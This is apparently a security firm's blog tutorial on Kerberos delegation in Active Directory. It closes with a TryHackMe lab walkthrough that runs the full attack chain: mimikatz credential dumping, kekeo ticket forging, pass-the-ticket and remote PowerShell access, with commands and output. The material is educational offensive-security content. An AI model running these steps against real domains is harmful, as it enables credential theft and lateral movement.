# Attacking Kerberos Delegation

redfoxsec.com/blog/attacking-kerberos-delegation

Kunal Kumar March 2, 2023

- March 2, 2023
- Active Directory
- Kunal Kumar

Kerberos Delegation is a powerful authentication mechanism that allows users and services to securely access resources in an Active Directory environment.

**Topics covered:**

1. Basic principles of Kerberos Delegation
2. Types of delegations, their configuration and how they work
3. Exploiting constrained delegation

By exploring these topics one by one in our blog, you'll gain a deep understanding of how Kerberos Delegation works and how to use it effectively. Don't miss this opportunity to check out our **Active Directory Basics** blog, where we covered the foundational overview of Active Directory.

## Basic Principles of Kerberos Delegation

Delegation is the process of providing permission to any user or system to perform a specific task or access certain resources on behalf of another user or system.

In a Microsoft Windows Active Directory environment, delegation can be configured using the Kerberos authentication protocol.

An example of this would be a web server that needs to access a SQL database hosted on the database server for the web application that it is hosting. Apart from this, multiple applications or services also use the delegation method.

The following are examples of services that can be configured for delegation:

- **HTTP:** Used for web applications to allow pass-through authentication using AD credentials.
- **CIFS:** Common Internet File System used for file sharing that allows delegation of users to shares.
- **LDAP:** Used to delegate to the LDAP service for actions such as resetting a user's password.
- **HOST:** Allows delegation of account for all activities on the host.
- **MSSQL:** Allows user account delegation to the SQL service for pass-through database authentication.


## Types of Kerberos Delegation

- Unconstrained Kerberos Delegation
- Constrained Kerberos Delegation
- Resource-based Constrained Delegation

### 1) Unconstrained Delegation

This type of delegation is the oldest and least safe one that Windows Server 2000 has to offer. Unconstrained Delegation allows a user or service to delegate authentication to another user or service without limitations on the scope of access granted. Here, the service is authorized to act on behalf of the user authenticated against the domain by acquiring a valid TGT from the client.

Let us see how we can configure the delegation to our local host. For Unconstrained Delegation, an object's 'userAccountControl' attribute is updated to a 'Trusted_For_Delegation' flag. We could also use the GUI to configure the Delegation, in the Machine Account properties window on the delegation tab.




Let us now look at how unrestricted delegation works in a host. When a user authenticates to the host with delegation enabled, the TGT from the Kerberos authentication is cached in memory. The host will then use this TGT as proof of the identity of the user to access other services within the domain.

If an attacker is able to compromise a host that has Unconstrained Delegation enabled, they may try to force a privileged account to authenticate to the host.  This would allow them to intercept the generated TGT and impersonate the privileged service.


This delegation is unsafe because an attacker could easily hack into a single computer or user account and get access to TGT that was available in the cache, potentially giving them access to other services on the domain.

**2) Constrained Delegation**

Due to the high risk of Unconstrained Delegation, Microsoft introduced Constrained Delegation in Windows Server 2003 to provide a safer form of delegation that services could use. When configured, Constrained Delegation restricts the services for which the specified server can act on behalf of a user.

This can help when setting up specific domain service accounts to let other domain services use them. The Kerberos-constrained delegation also prevents your GMSAs (group-managed service accounts, which offer a more secure way to run automated tasks, services, and applications) from connecting to any or all services on behalf of the Active Directory users.

Let's see how we can configure this delegation for our local host. For Constrained Delegation, the object's userAccountControl attribute is updated to the "TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION" flag. Also, the 'msDS-AllowedToDelegateTo' attribute is updated to reflect the SPN configured on the delegation tab. We could also use the GUI to configure the Delegation, In the Machine Account properties window on the delegation tab.




Let's discuss how this delegation works with a host. In constrained delegation, the user doesn't authenticate to the Kerberos domain controller (KDC) directly. Instead, it will authenticate with the service first, and then the service will impersonate the user to access the requested resource.

Constrained Delegation is not attack-proof since NTLM hashes and plain-text passwords can be hacked. An attacker could easily exploit the constrained delegation if he could compromise an AD account that has constrained delegation configured.

By knowing the plaintext password or even just the NTLM hash of this account, an attacker will generate a TGT for this account, then use the TGT to execute a ticket-granting server (TGS) request for any non-sensitive user account to access the service as that user.

**3) Resource-Based Constrained Delegation**

Microsoft introduced this delegation in 2012. Resource-Based Constrained Delegation (RBCD) once again provided additional restrictions on Kerberos Delegation for security. RBCD changes the delegation model entirely; instead of specifying which object can delegate to which service, the service now specifies which objects can delegate to it. This allows the service owner to control who can access it.

Let's say that we have permission to configure RBCD for a service. This means we can set the AD object's "msDS-AllowedToActOnBehalfOfOtherIdentity" attribute. We can populate this attribute with the details of an AD account we can access. To gain access to the service, we can generate a TGT for the account we control, allowing us to interact with this service.

To configure the Resource-Based constrained delegation, we have to give write permission to any user over a machine account (GenericAll/GenericWrite/WriteDacl/WriteProperty/etc) which can set the 'msDS-AllowedToActOnBehalfOfOtherIdentity' attribute on that host.

An attacker could compromise a non-privileged account on a host with access to a domain controller's msDS-AllowedToActOnBehalfOtherIdentity attribute. After that, the attacker could create a new computer account (allowed due to the default MachineAccountQuota value). Then the attacker could use the same method as a Constrained Delegation attack to compromise the domain controller.

### Exploiting Constrained Delegation

For demonstration purposes, we are going to use the following TryHackMe lab: **Exploiting Active Directory.**

We are on the THWRK1.za.tryhackme.loc domain computer and our user t2_caroline.dawson is a member of the 'Tier 2 Admins' Group, and this group is a member of the Local Administrator group on THWRK1, so our user has local admin privileges on this machine. Let's start enumerating available delegations.

```
PS C:\Tools\mimikatz_trunk\x64> net group "Tier 2 Admins" /domain
The request will be processed at a domain controller for domain za.tryhackme.loc.

Group name     Tier 2 Admins
Comment

Members

-------------------------------------------------------------------------------
t2_alan.riley            t2_caroline.dawson       t2_henry.harvey
t2_henry.shaw            t2_irene.nash            t2_jordan.hawkins
t2_june.russell          t2_kathleen.mills        t2_lawrence.lewis
t2_leon.francis          t2_melanie.davies        t2_robin.wyatt
t2_ross.bird
The command completed successfully.
```

We can use the Get-NetUser cmdlet of PowerSploit. We import the PowerView module into our machine and then run the command with the TrustedtoAuth flag.

This flag helps us to find the specific users with the 'TRUSTED_TO_AUTH_FOR_DELEGATION' property set on the useraccountcontrol attribute.

```
Import-Module .\PowerView.ps1
Get-NetUser –TrustedToAuth
```

```
PS C:\> net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the compu
ter/domain

Members

-------------------------------------------------------------------------------
vagrant
WorkstationAdmin
ZA\Domain Admins
ZA\Tier 2 Admins
The command completed successfully.
```

Here we can see that a user svcIIS has the TrustedtoAuth property set and has permission to access WSMAN and HTTP on that THMSERVER1 Domain Computer with his credentials. This means we can use the svcIIS user to delegate the machine and access the THMSERVER1.

Now we can try searching for the svcIIS user password or any secret. Our user t2_caroline.dawson is a local admin, so we can use mimikatz to dump the LSA secrets to obtain potential passwords stored in the LSASS process. Now we start mimikatz.exe.

```
.\mimikatz.exe
```

```
PS C:\tools> .\mimikatz_trunk\x64\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz #
```

As we can see in the above steps, our user has local admin privilege, so we can directly dump the secrets from our host using mimikatz. Mimikatz interacts with the registry hive to pull the clear text credentials stored in the LSA. To dump the secrets, we can use the lsadump command.

```
lsadump::secrets
```

```
Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 b6 54 c4 83 d9 88 10 f6 ee ae fc b7 ed 2d a2 d6 47 11 3f 8f 4a 6d 7f 72 35 b8 a2 93 3d 5c 5e 3f 03 8d 7
9 49 90 e7 2e e0
    full: b654c483d98810f6eeaefcb7ed2da2d647113f8f4a6d7f7235b8a2933d5c5e3f038d794990e72ee0
    m/u : b654c483d98810f6eeaefcb7ed2da2d647113f8f / 4a6d7f7235b8a2933d5c5e3f038d794990e72ee0
old/hex : 01 00 00 00 10 4d a3 82 e2 da 30 1f 33 d6 49 a4 c9 81 26 e5 25 59 bb 9f 8a 76 b1 5d 59 c6 87 c6 32 b7 02 0b c1 5b 2
4 f4 44 d0 74 31
    full: 104da382e2da301f33d649a4c98126e52559bb9f8a76b15d59c687c632b7020bc15b24f444d07431
    m/u : 104da382e2da301f33d649a4c98126e52559bb9f / 8a76b15d59c687c632b7020bc15b24f444d07431

Secret  : NL$KM
cur/hex : 10 bb 99 02 da 94 4a 26 cd ad 07 f3 62 64 53 5c a8 12 be e3 16 1f 8f 99 ae ab 97 37 c4 bc ee df 63 7c 2f 6d 07 c5 d
9 5e 29 e7 ce ce 48 52 47 19 8a 03 99 ff 97 ec 7f 49 a1 79 15 d9 a0 04 ac 58
old/hex : 10 bb 99 02 da 94 4a 26 cd ad 07 f3 62 64 53 5c a8 12 be e3 16 1f 8f 99 ae ab 97 37 c4 bc ee df 63 7c 2f 6d 07 c5 d
9 5e 29 e7 ce ce 48 52 47 19 8a 03 99 ff 97 ec 7f 49 a1 79 15 d9 a0 04 ac 58

Secret  : _SC_thmwinauth / service 'thmwinauth' with username : svcIIS@za.tryhackme.loc
cur/text: [redacted]
```

After running the lsadump command, we found the password for the svcIIS user.

Now that we can access the password associated with the svcIIS account, we can perform a Kerberos-constrained delegation attack.

We will use Kekeo to generate our tickets and then use Mimikatz to load those tickets into memory. Let's start kekeo and start generating the tickets:

```
.\kekeo\x64\kekeo.exe
```

```
PS C:\tools> .\kekeo\x64\kekeo.exe

  ___ _       kekeo 2.1 (x64) built on Dec 14 2021 11:51:55
 /   (')>-    "A La Vie, A L'Amour"
 | K |        /* * *
  \___/        Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
   L\_         https://blog.gentilkiwi.com/kekeo              (oe.eo)
                                          with 10 modules * * */

kekeo #
```

We first need to generate a TGT that can be used to generate TGS tickets for services. We can use either HTTP or WSMAN. Now we will use the tgt::ask command to dump the TGT.


```
tgt::ask /user:svcIIS /domain:za.tryhackme.loc /password:<password>
```

```
kekeo # tgt::ask /user:svcIIS /domain:za.tryhackme.loc /password:
Realm         : za.tryhackme.loc (za)
User          : svcIIS (svcIIS)
CName         : svcIIS   [KRB_NT_PRINCIPAL (1)]
SName         : krbtgt/za.tryhackme.loc  [KRB_NT_SRV_INST (2)]
Need PAC      : Yes
Auth mode     : ENCRYPTION KEY 23 (rc4_hmac_nt      ): 43460d636f269c709b20049cee36ae7a
[kdc] name: THMDC.za.tryhackme.loc (auto)
[kdc] addr: 10.200.83.101 (auto)
  > Ticket in file 'TGT_svcIIS@ZA.TRYHACKME.LOC_krbtgt~za.tryhackme.loc@ZA.TRYHACKME.LOC.kirbi'

kekeo #
```


We have successfully dumped the TGT for the svcIIS user. With the provided bloodhound file of the server in the lab, we discovered that svcIIS is a regular privileged user on THMSERVER1.

After additional searching in BloodHound, we found that THMSERVER1 has two explicit groups with ‘Admin to’ rights on the THMSERVER1. This means that if we can delegate any users of that groups, we can get the admin privilege on THMSERVER1.


```
kekeo # tgt::ask /user:svcIIS /domain:za.tryhackme.loc /password:
Realm         : za.tryhackme.loc (za)
User          : svcIIS (svcIIS)
CName         : svcIIS   [KRB_NT_PRINCIPAL (1)]
SName         : krbtgt/za.tryhackme.loc  [KRB_NT_SRV_INST (2)]
Need PAC      : Yes
Auth mode     : ENCRYPTION KEY 23 (rc4_hmac_nt      ): 43460d636f269c709b20049cee36ae7a
[kdc] name: THMDC.za.tryhackme.loc (auto)
[kdc] addr: 10.200.83.101 (auto)
  > Ticket in file 'TGT_svcIIS@ZA.TRYHACKME.LOC_krbtgt~za.tryhackme.loc@ZA.TRYHACKME.LOC.kirbi'

kekeo #
```



A user, t1_trevor.jones, is a member of both groups.




Now that we have the TGT for the account and a user to delegate, we can forge TGS requests for that account and create a PSSession on THMSERVER1. We will use svcIIS user credentials to delegate user t1_trevor.jones.

Here we are using the tgs::s4u command of the kekeo tool to dump the TGS ticket.

```
tgs::s4u /tgt:TGT_svcIIS@ZA.TRYHACKME.LOC_krbtgt~za.tryhackme.loc@ZA.TRY
HACKME.LOC.kirbi /user:t1_trevor.jones /service:http/THMSERVER1.za.tryhackme.loc
```





After dumping the TGS ticket, we can use mimikatz to import that ticket into our user session.

First, we must check our privileges using the following command:

```
privilege::debug
```


After ensuring the privilege of our user, we can import the TGS ticket into our user session. For that, we can use the Kerberos::ptt command in mimikatz.

```
kerberos::ptt TGS_t1_trevor.jones@ZA.TRYHACKME.LOC_http~THMSERVER1.za.
tryhackme.loc@ZA.TRYHACKME.LOC.kirbi
```




After running the mimikatz command, we will run klist to see our imported ticket.

```
klist
```

```
PS C:\tools> klist

Current LogonId is 0:0x4ecfb

Cached Tickets: (1)

#0>     Client: t1_trevor.jones @ ZA.TRYHACKME.LOC
        Server: http/THMSERVER1.za.tryhackme.loc @ ZA.TRYHACKME.LOC
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 2/24/2023 6:06:53 (local)
        End Time:   2/24/2023 15:59:14 (local)
        Renew Time: 3/3/2023 5:59:14 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
PS C:\tools>
```

The image above shows that the kirbi ticket is successfully imported into our machine. Now we run New-PSSession to check the available opened session.

```
New-PSSession -ComputerName thmserver1.za.tryhackme.loc
```

```
PS C:\tools> New-PSSession -ComputerName thmserver1.za.tryhackme.loc

 Id Name            ComputerName    ComputerType    State         ConfigurationName     Availability
 -- ----            ------------    ------------    -----         -----------------     ------------
  1 WinRM1           thmserver1.z... RemoteMachine   Opened        Microsoft.PowerShell     Available


PS C:\tools>
```

Now we have a PowerShell session on the server THMSERVER1. Then we use the Enter-PSSession command to connect to that session and get a shell on THMSERVER1.

```
Enter-PSSession –ComputerName thmserver1.za.tryhackme.loc
```

```
PS C:\tools> Enter-PSSession -ComputerName thmserver1.za.tryhackme.loc
[thmserver1.za.tryhackme.loc]: PS C:\Users\t1_trevor.jones\Documents> whoami
za\t1_trevor.jones
[thmserver1.za.tryhackme.loc]: PS C:\Users\t1_trevor.jones\Documents> hostname
THMSERVER1
[thmserver1.za.tryhackme.loc]: PS C:\Users\t1_trevor.jones\Documents>
```

We successfully got the session on THMSERVER1 as a t1_trevor.jones user.

This blog has discussed delegation types and how a simple misconfiguration can allow attackers to exploit the whole server.

By partnering with Redfox Security, you'll get the best security and technical skills required to execute an effective and thorough penetration test. Our offensive security experts have years of experience assisting organizations in protecting their digital assets through **penetration testing services**. To schedule a call with one of our technical specialists, call 1-800-917-0850 now.

**Redfox Security** is a diverse network of expert security consultants with a global mindset and a collaborative culture. With a combination of data-driven, research-based, and manual testing methodologies, we proudly deliver robust security solutions.

Join us on our journey of growth and development by signing up for our comprehensive **courses**.

PreviousBuffer Overflow Basics

NextKerberos Attacks (Part 2)

## Recent Blog

September 09, 2025
Is APK Decompilation Legal? What You Need To Know
September 06, 2025
When Hackers Hit the Road: The Jaguar Land Rover Cyberattack
September 05, 2025
This Is the Hacker’s Swiss Army Knife. Have You Heard About It?